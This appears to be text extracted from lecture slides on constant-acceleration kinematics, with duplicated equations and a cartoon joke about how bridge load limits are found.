
$$d(t) = \int at + v_0 \, dt$$

$$d(t) = \frac{1}{2}at^2 + vot + d_0$$

$$d(t) = \frac{1}{2}at^2 + vot + d_0$$


$$d(t) = \frac{1}{2}at^2 + v_0t + d_0$$

$$x(t) = v_x t$$



$$d(t) = \frac{1}{2}at^2 + v_0t + d_0$$

$$x(t) = v_x t$$



example: bridges


HOW DO THEY KNOW THE LOAD LIMIT ON BRIDGES, DAD?



THEY DRIVE BIGGER AND BIGGER TRUCKS OVER THE BRIDGE UNTIL IT BREAKS.




THEN THEY WEIGH THE LAST TRUCK AND REBUILD THE BRIDGE



